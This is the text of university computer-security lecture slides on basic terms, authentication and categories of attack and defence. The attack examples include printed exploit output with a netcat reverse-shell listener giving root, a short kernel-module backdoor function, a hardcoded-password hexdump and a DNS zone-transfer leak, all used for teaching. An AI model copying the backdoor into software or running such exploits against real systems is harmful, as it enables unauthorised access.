
CSE 40567 / 60567: Computer Security



Security Basics 3

My office hours will be held in **182D Fitzpatrick** going forward

Homework #1 has been released. It is due Tuesday, Jan. 28th at 11:59PM

See **Assignments Page** on the course website for details

Basic Terminology

System

- 1. Product or component
- 2. All of the above + an OS, communications and other infrastructure components
- 3. All of the above + one or more applications
- 4. All of the above + IT staff
- 5. All of the above + internal users and management
- 6. All of the above + customers and other external users

Protocol

A **protocol** is a series of steps, involving two or more parties, designed to accomplish a task

- Participants must know the protocol and all of the steps to follow
- Everyone involved in the protocol must agree to follow it
- The protocol must be unambiguous
- The protocol must be complete
- It should not be possible to do more or learn more than what is specified in the protocol

Principal Actors

To demonstrate protocols, we need the help of some friends:






First participant in all protocols (A)

Second participant in all protocols (*B*)

Some protocols are between more than two actors





Participant in threeand four-way protocols (*C*) Participant in four-way protocols (D)

Not everyone is honest...



Eavesdropper (E)


Not everyone is honest...



Malicious active attacker (*M*)

Authentication


It should be possible for the receiver of a message to determine its origin



An intruder should not be able to impersonate someone else

Integrity

It should be possible for the receiver of a message to verify that it hasn't been modified




An intruder should not be able to substitute a false message for a legitimate one

No tampering

Non-repudiation

A sender should not be able to falsely deny later that a message was sent



Identity

Correspondence between the names of principals, signifying that they refer to the same person or equipment

Alice acting as **Bob**'s manager

Bob acting as Carol's manager

Bob as branch manager signing a loan contract jointly with Dave

Security Policy

A succinct statement of a system's protection strategy


Example: Bank's Policy

- Each credit must be matched by an equal and opposite debit
- All transactions over \$1,000 must be authorized by two managers



Trust

A **trusted** system or component is one whose failure can break the security policy



Government Security Classifications Policy BY 3.0 Bobrayner



Edward Snowden © BY 3.0 Hic et nunc

Trustworthy

A **trustworthy** system or component is one that won't fail




Example:

An uninterruptible power supply is a trustworthy component of a buildings's power system



The effect of the mechanisms used to limit the number of principals who can access information

Common mechanisms to provide secrecy:



Cryptography



Access Controls

Confidentiality

Involves an obligation to protect some other person's or organization's secrets if you know them



Example:

In the United States, medical records stored by a healthcare provider are confidential, and protected by HIPAA

Privacy

Privacy = choice & control over use and disclosure of our identity and our information

Unfortunate Privacy Truisms

1. Most people don't value their privacy until it is threatened or lost

2. Once invalidated or lost, you will need to regain your privacy over and over again...

Security vs. Privacy

 Accountable to Commander, President or Board of Directors



Chairman of the board of Orkla © BY-2.0 Guri Dahl

 Accountable to the subject of the data



Image Credit: C. Zibreg, idownloadblog.com

 Access and use controls defined by the system owner



 Access and use controls defined by design, use limitation, subject consent and legislation



Security vs. Privacy

 Generally focused on protecting against outsiders



Great Wall of China near Jinshanling CC BY-SA Jakubhal

 Short-term risk based assessment. (How likely is it?)

6 months

 Requires protecting against outsiders, insiders, and system owners




New Office 😇 BY 2.0 Jakubhal

 Long-term capabilities based assessment (Is it possible?)

30 years

Nymity (Identifiability)

Measures the degree to which information is personally identifiable or recoverable.



Vulnerability

Property of a system or its environment which, in conjunction with an internal or external *threat*, can lead to a *security failure*

A security failure is a breach of the system's security policy

Example:


Heartbleed bug: improper input validation in the implementation of the TLS heartbeat extension of OpenSSL



Authentication Mechanisms

Key

- A piece of information that determines the functional output of a cryptographic algorithm (*K*)
- Could be any one of a large number of values
 - The range of possible values is called the **keyspace**




Passwords

- The most common user-facing embodiment of a key
- And one of the biggest practical problems facing security engineering today

Trouble with passwords

- People can't remember infrequently-used, frequentlychanged, or many similar items
- The same passwords are reused for different applications

Advice from XKCD



TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

"My advice is to take a sentence and turn it into a password. Something like 'This little piggy went to market' might become 'tlpWENT2m'. That nine-character password won't be in anyone's dictionary. Of course, don't use this one, because I've written about it. Choose your own sentence..."

- Bruce Schneier

Sensible password advice

- Never reuse a password you care about. An attacker can steal it from a low security site (your blog) and attack a higher stakes site (your bank).
- Don't bother updating your password regularly
- Be wary of the "secret question"; this is sometimes easier to break than your password itself.
- Use two-factor authentication.

Two-factor authentication

- Combines something you know with something you have
- Attacker needs to compromise both factors to gain access to the system



RSA SecureID 😨 BY 3.0 AlexanderKlink

(User's Password) (One-time Password)

One-time passwords

- Use a password once, then invalidate it
 - Defeats eavesdropping
- Commonly found in two-factor authentication schemes



A handheld authenticator token from RSA based on an internal clock, secret key and display

RSA SecureID 😇 BY 3.0 AlexanderKlink

Challenge-Response

- One-time authentication mechanism using a nonrepeating challenge from a server
- The response is a function of the challenge and a secret known to the client

```
challenge: 00193 Wed Sep 11 11:22:09 2015 response: ab0dh1kd0jkfj1kye./
```

Smart Cards

- Portable device with a CPU, I/O and a few thousand bytes of memory
- "Something you have" rather than "something you know"
- Can compute portions of cryptographic protocols for security and convenience purposes



JaCarta smart card based on Java Card technology BY 3.0 Kharitonov

Biometrics

Biometrics: "the use of physical or behavioral properties of human beings for automatic identity recognition"



General Categories of Attacks

B. Schneier, Applied Cryptography Second Edition, Wiley, 1996

W. R. Cheswick, S. M. Bellovin, A. D. Rubin, Firewalls and Internet Security, Second Edition, Addison Wesley, 2003

Reconnaissance


- Attacker needs to find vulnerabilities before exploiting them
- Reconnaissance can be conducted physically, on the host, or over the network

Port scanning and OS fingerprinting are common forms of network recon.

```
[root@darkstar ~] # nmap -ss -0 scanme.Nmap.Org
Starting Nmap 5.21 ( http://nmap.org ) at 2010-04-05 10:46 IDT
Nmap scan report for scanme.Nmap.Org (64.13.134.52)
Host is up (0.18s latency).
rDNS record for 64.13.134.52: scanme.nmap.org
Not shown: 993 filtered ports
PORT
          STATE SERVICE
25/tcp
          closed smtp
53/tcp
          open
                 domain
70/tcp
          closed gopher
80/tcp
          open
                 http
113/tcp
          closed auth
8009/tcp open
                 ajp13
31337/tcp closed Elite
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.15 - 2.6.26
OS detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.19 seconds
[root@darkstar ~]#
```

Stealing Passwords

- 1. Steal plaintext passwords (not as common these days)
- 2. Steal encrypted passwords and crack them (surprisingly easy)
- 3. Tap a legitimate terminal session and log the password
- 4. Shoulder surf the password



Login ubuntu CBY-SA 4.0 Ricardoborges

Brute Force Attack

• Could be a dictionary attack (often quick)

cultivating cultivation cultivator cultlike

• Could be an attack against the bits of the key (typically not quick)

0000000000 000000001 000000010 000000011

How long does a brute force attack against a keyspace take?

64-bit RC5 key cracked using 331,252 computers over 1,757 days (2002)

http://www.distributed.net/RC5/en

Dan Boneh's advice: algorithms with a brute force effort of less than 2⁹⁰ are weak

https://www.coursera.org/course/crypto

768-bit RSA key factored in about half a year on 80 processors (2010)

http://eprint.iacr.org/2010/006.pdf

Reverse Engineering

- Plaintext secrets are often hardcoded in a binary program
- Low-level examination of the binary can yield those secrets:
 - Running it with a debugger
 - Profiling contents of memory
 - Disassembling and examining assembler code


Siemens PLC Hole: Hardcoded Password in Firmware

0021d8†0	64	Θd	0a	00	67	65	6e	5†	63	6†	75	6e	74	65	72	20	dgen_counter
0021d900	20	20	20	20	20	20	20	3a	20	25	64	Θd	0a	00	55	73	: %dUs
0021d910	65	72	2f	53	54	52	20	50	61	73	73	77	6f	72	64	2f	er/sin racsword/
0021d920	50	57	44	00	62	61	73	69	73	6b	00	00	Зc	48	54	4d	[PWD.basisk.] <htm]< td=""></htm]<>
0021d930	4c	3e	3c	48	45	41	44	Зе	Зc	54	49	54	4c	45	3e	4c	L> <head><t1tle>L</t1tle></head>
0021d940	6f	67	69	6e	3c	2f	54	49	54	4c	45	3e	3c	2f	48	45	ogin
0021d950	41	44	3e	3c	42	4f	44	59	3e	Зc	75	3e	3c	48	31	3e	AD> <body><u><h1></h1></u></body>
0021d960	4c	6f	67	69	6e	3c	2f	48	31	3e	3c	2f	75	3e	00	00	Login
0021d970	4c	6f	67	69	6e	20	73	75	63	63	65	73	73	66	75	бc	Login successful
0001 1000	-	-	-			_				-		_		-	-		11

Image Credit: http://www.digitalbond.com/blog/2011/08/08/beresford-backdoor-explored/


Denial of Service (DoS)

- The goal isn't to gain access, but to make a resource unavailable to users
- Can take place at the host or network level
- Often associated with extortion and activism



Eavesdropping

- Passively watching a channel can yield a lot of information
 - Even if payloads are encrypted, packet headers can still be useful
 - Monitoring software can be installed on a host or network device



Man-in-the-Middle Attack

- General category of attacks
- Active attacks are a lot more powerful than passive ones
- A "man-in-the-middle" can modify, delete, and create new messages



Local Exploitation of Bugs

- Target vulnerabilities on a single host system
- Requires some level of access to that system
- Goal is usually privilege escalation
 - Could also target data and meta-data



Gnome computer C BY-SA 3.0 GNOME icon artists

Privilege Escalation

Some accounts have more privilege than others

Example: UID 0 in Unix is the super user

This attack exploits a bug, design flaw or configuration problem in an OS or application Linux Kernel 2.6.34 - CAP_SYS_ADMIN x86 -Local Privilege Escalation Exploit

800	draid@	Boon: ~/I	Download	s							
File Edi	it View	Search	Terminal	Help							
Linux Bo J/Linux draid@Bo DISTRIB DISTRIB DISTRIB DISTRIB draid@Bo	on 2.6. ID=Ubun RELEASE CODENAMI DESCRIP on:~/Dov	35-22-ge wnloads\$ tu =10.10 E=maveri TION="Ub wnloads\$	untu 10.1	-Ubuntu /*relea: 0"	se						
draid@Bo [*] Test [*] Reso [+] Res [+] Res [+] Res [+] Res [+] Res	on:~/Dow ing Phon lving ke olved ph olved ph olved ph olved co	wnloads\$ net supp ernel syn roto_tab honet_dg n_socket pmmit_cr	ort and C nbols to 0xe08 ram_ops t _ioctl to eds to 0x	AP_SYS_/ d89e8 o 0xe08d 0xe08d6 c016c83d	ADMIN 17fc0 57c0		ıgdev),	104(fu	se),11	9(admin)
[*] Prep [*] Calc [*] Modi [*] Exec [*] Kona # id	aring fa ulating fying fu uting Ko mi code	ake strue offsets unction p onami con worked!	pointer de at rin Have a	g0 root she		30					
uid=0(ro #	ot) gid:	=0(root)	groups=0	(root)							

Image Credit: https://www.exploit-db.com/exploits/15916/

Remote Exploitation of Bugs

- Target vulnerabilities on a server
- Does not require some previous level of access
- Goal is unauthorized access

Example:

Exploit

ProFTPD IAC -

Remote Root

Could also target data and meta-data

Session Edit View Bookmarks Settings Help ot:~# perl 15449.pl 192.168.1.90 192.168.1.62 5 root@bt: ~ - Shell - Konsole <2> [192.168.1.90] Debian Linux Squeeze/sid, ProFTPD 1.3.3a Server (distro binar Session Edit View Bookmarks Settings Help y) :pP align = 4101 ot@bt:~# nc -lvnp 45295 Seeking for write(2).. listening on [any] 45295 ... Using write offset 080532d8. connect to [192.168.1.62] from (UNKNOWN) [192.168. 1.90] 45422 SUCCESS. write(2) is at 080532d8 id Reading memory from server.. uid=0(root) gid=65534(nogroup) groups=0(root),6553 pop pop pop ret located at 0805462e 4(nogroup) large pop ret located at 08059a09 uname -a mmap64 is located at 08053d18 Linux debian5 2.6.32-5-686 #1 SMP Sat Oct 30 22:47 memcpy is located at 080536c8 :19 UTC 2010 i686 GNU/Linux byte1: 0805a056 byte2: 0805341a rac byte3: 08053f8b byte4: 080596b3 byte5: 08053314 byte6: 0806a7d8 byte7: 08053c35 byte8: 080532da byte9: 08054535 Building exploit buffer Sending exploit buffer! Check your netcat? done. oot@bt:~# 🖉 Shell Shell Shell No. 2

Image Credit: https://www.exploit-db.com/exploits/15449/

Client-Side Exploitation

- Remote server attacks a vulnerability in a local client
 - Web browsers
 - Mobile apps
 - Cloud-based apps




Authentication Failures and Race Conditions

- Packet spoofing: Source IP address is forged to exploit a trust relationship in the network
- Authentication race: attacker collects just enough information to make educated guesses about credentials before the user finishes authenticating

With raw socket interface + root privileges, this is easy

Library: libcrafter https://github.com/pellegre/libcrafter



Protocol Failures

Sometimes the software and configuration is fine, but the underlying **protocol** is flawed

Two hypothetical flaws in ssh:

- NFS-mounted home directory; attacker spoofs NFS replies to inject bogus authorized_keys file
- 2. User copies .ssh directory to new system; new system can be accessed by any key trusted to the old system

Viruses and Worms

Automated attack propagation is more effective if you don't have a specific target in mind

Early (yellow), middle (orange), and late (red) stages of the Code Red worm on July 19th, 2001




Image Source: https://www.caida.org/research/security/code-red/coderedv2_analysis.xml

Worms: travel by themselves

Viruses: travel attached to another program

Information Leakage

- Most protocols give away some information
 - After all, we need to do *something* useful with them
- Sometimes that information can be used to aid an attack

Example: DNS

No information leak:

wjs3@cortex:~\$ host -l uccs.edu
; Transfer failed.
Host uccs.edu.vast.uccs.edu not found: 9(NOTAUTH)
; Transfer failed.

Information leak:

wjs3@cortex:~\$ host -l vast.uccs.edu vast.uccs.edu has address 128.198.147.37 vast.uccs.edu name server dns.securics.com. vast.uccs.edu name server vast-ns1.uccs.edu. access.vast.uccs.edu has address 128.198.147.20 alfred-old.vast.uccs.edu has address 128.198.147.16 alfred-old.vast.uccs.edu has address 128.198.147.17 babel.vast.uccs.edu has address 128.198.147.130 bbb-server.vast.uccs.edu has address 128.198.147.167 bilbo.vast.uccs.edu has address 128.198.61.27 blade1.vast.uccs.edu has address 128.198.61.19 blade2.vast.uccs.edu has address 128.198.61.20 boromir.vast.uccs.edu has address 128.198.61.25 cadbury.vast.uccs.edu has address 128.198.147.38 cobain.vast.uccs.edu has address 128.198.147.200 cvpr11.vast.uccs.edu has address 10.201.0.1

Backdoors

- Something left behind on a system or network to grant an attacker future access
 - Credentials, user-land software, or kernel-land software
 - Firewall holes and routing rules

What does this kernel module code do?

Backdoor access via the creation of a specific file

```
int bd_utime(const char *filename, struct utimbuf *buf)
{
    int tmp;
    char *k_pathname;
    char name[] = FILE_NAME;
    /* copy to kernel space */
    k_pathname = (char*) kmalloc(256, GFP_KERNEL);
    copy_from_user(k_pathname, filename, 255);
    /* Is the pathname our secret one? If so make the current uid special. */
    if (strstr(k_pathname, (char*)&name) != NULL)
        u = current->uid;
    tmp = (*orig_utime)(filename, buf);
    return tmp;
}
```


Bots

- A bot is a piece of software that runs an automated task over the Internet
 - Not necessarily malicious (e.g., web crawlers, slack bots, wikipedia bots etc.)
- Can spread via a Virus, Worm, or Trojan Horse (similar to a virus, but doesn't replicate itself)
- Malicious bots are typically designed for spam, denial service attacks, site traffic generation, and game resource harvesting.

Botnets

Common Scenario:

- 1. Malicious code infects systems
- 2. Infected systems connect to Command & Control server
- 3. Spammer buys access to botnet
- 4. Spammer sends instructions via C&C server



How a botnet works 😨 BY-SA 3.0 Uploaded by Tom-b~commonswiki

General Categories of Countermeasures

Cryptography

Definition: The art and science of keeping messages secure is **cryptography**



Code Obfuscation

The operation of code can reveal problems to an attacker

Example: frustrate Java decompilers

```
import java.applet.Applet;
 public class Acroweb extends Applet
   public static boolean wtwwtLx = true;
   public void init()
     126:
     (41 << 2);
     0
     (67 >> 1);
     3
     (72 << -1);
     4
     try
       String strl = "wjxjtxwjLPjjPjtxxxwPjPjjPwwLwtLLLwjPPjPLPtwwjLjPwxtxjPwtw
       86 :
       39 :
       (-2);
       (88 >> 0);
       -1
       (-1);
       String str2 = <u>Titles</u>.xwwwxjPwxLjt(0);
       (-4);
       52
       38
       (37 + 3);
```

Image source: http://malwageddon.blogspot.com/2014/01/deobfuscation-tips-reversing-java.html


Don't rely on this: assume an attacker can gain access to the code

Access Control

- Mediate access to files, communication ports and other system resources
 - Example: r for read permission, w for write permission, x for execute permission, and – for no access at all

	OS	Account App	Account Data	Audit Trail
Alice	rwx	rwx	rw	r
Bob	Х	х	rw	_
Carol	rx	r	r	r


Privilege Separation



Privilege rings for the x86 available in protected mode BY-SA 3.0 OgreBot General strategy: restrict what the userland can do, and what hardware it can access

Firewalls

A broad definition: any device, software, or arrangement of equipment that limits network access




An illustration of where a firewall would be located in a network. 🕝 BY-SA 3.0 Bpedrozo

Virtual Private Network

Corporate traffic passed over the Internet is encrypted from firewall to firewall

Internet VPN



Intrusion Detection Systems

Two types:

- 1. Signature-based IDS
- 2. Statistical anomaly-based IDS

	Internet Explore	er			<u></u>							-	
<u>File Edit View Favorites Too</u>	ols <u>H</u> elp			😮 • 🕤 • I	🞽 😰	🏠 🛛 🔎	े 📩 😔 😓 - 😓	. 🕞 🦲					1
A <u>d</u> dress 🧃 https://													-
Snort IDS Console	<u>Unfilter</u>	Refr	esh every	30 secs. 💌		Vi	iew alerts since 6 A	λM	T OI	ron <		•	
Alert Information	Sen	ISOTS	<u></u>	Top Sou	irces		Top Tar	gets		Т	op Tai	get Ports	5
# %	Sensor	Sigs	Alerts	IP Address	Sigs	Alerts	IP Address	Sigs /	Alerts	ТСР	#	UDP	#
Signatures: 62	description of the	19	482		6	186		6	186	<u>80</u>	513	<u>1434</u>	1,259
TCP Alerts [View]: 1,126 42%		13	177	C. C. State State	5	5		5	5	<u>139</u>	186	<u>53</u>	242
UDP Alerts [View]: 1,523 57%		11	240		3	21		3	24	<u>443</u>	122	<u>177</u>	9
ICMP Alerts [View]: 0 0%	Sound States	11	131		2	108		2	352	<u>1433</u>	23	<u>111</u>	6
Total Alerts [View]: 2,649 100%		9	298 💌		2	92		2	92	<u>3389</u>	19	<u>69</u>	2
Prio Signature				Signature	S		# (Sensors					
1 WEB-MISC cross site scrip	pting attempt [si	d 14071								erts	# Srcs	# Dest	•
							u s	2 2		erts 353	# Srcs 2	# Dest	s 2
1 P2P Fastrack kazaa/morpl	heus traffic (sid						<i>π</i> .						2
1 P2P Fastrack kazaa/morpl 1 MS-SQL/SMB raiserror pos		1699]	1 1386]				<i>T</i> .	2		353	2	49	2
	ssible buffer ove	<u>1699]</u> rflow (sic		<u>41</u>]			# \	2		353 145	2 3	49	2 9
1 MS-SQL/SMB raiserror pos	ssible buffer ove uthentication byp	1699] rflow (sic ass atter	npt [sid 24	<u>41]</u>			# .	2 2 2		353 145 117	2 3 1	49	2 9 1
MS-SQL/SMB raiserror pos WEB-MISC NetObserve au	ssible buffer ove uthentication byp Il program execu	1699] rflow (sic ass atter ttion (sid	npt [sid 24 681]	<u>41]</u>			# .	2 2 2 1		353 145 117 110	2 3 1 1	49	2 9 1 1
1 MS-SQL/SMB raiserror post 1 WEB-MISC NetObserve au 1 MS-SQL/SMB xp_cmdshell	ssible buffer ove uthentication byp Il program execu ello overflow atter	1699] rflow (sic ass atter tion (sid mpt (sid	npt [sid 24 681] 2515]	<u>41]</u>			# \	2 2 2 1 2		353 145 117 110 33	2 3 1 1 1	49	2 9 1 1
1 MS-SQL/SMB raiserror post 1 WEB-MISC NetObserve au 1 MS-SQL/SMB xp_cmdshel 1 WEB-MISC PCT Client He	ssible buffer ove uthentication byp Il program execu ello overflow atter ogram execution	1699] rflow (sic ass atter tion (sid mpt (sid (sid 687	npt [sid 24 681] 2515]	41]				2 2 2 1 2 2 2 2 2		353 145 117 110 33 25	2 3 1 1 1 1	49	2 9 1 1 8
1 MS-SQL/SMB raiserror point 1 WEB-MISC NetObserve au 1 MS-SQL/SMB xp_cmdshell 1 WEB-MISC PCT Client Hell 1 MS-SQL xp_cmdshell - product	ssible buffer ove uthentication byp II program execu ello overflow atter ogram execution istry access [sid	1699] rflow [sid ass atten tion [sid mpt [sid [sid 687 689]	npt [sid 24 681] 2515]]	<u>41]</u>				2 2 2 1 2 2 2 2 1		353 145 117 110 33 25 17	2 3 1 1 1 1 1 2	49 	2 9 1 1 8 1
1 MS-SQL/SMB raiserror point 1 WEB-MISC NetObserve au 1 MS-SQL/SMB xp_cmdshell 1 WEB-MISC PCT Client Her 1 MS-SQL xp_cmdshell - prodimension 1 MS-SQL/SMB xp_req* reqi	ssible buffer ove uthentication byp II program execu ello overflow atter ogram execution istry access (sid rd password cha	1699] rflow [sid ass atten tion [sid mpt [sid [sid 687] 689] ange [sid	npt [sid 24 681] 2515]] [677]	<u>41)</u>				2 2 2 1 2 2 2 2 1 2 2		353 145 117 110 33 25 17 12	2 3 1 1 1 1 2 1	45 	2 9 1 1 1 1 1
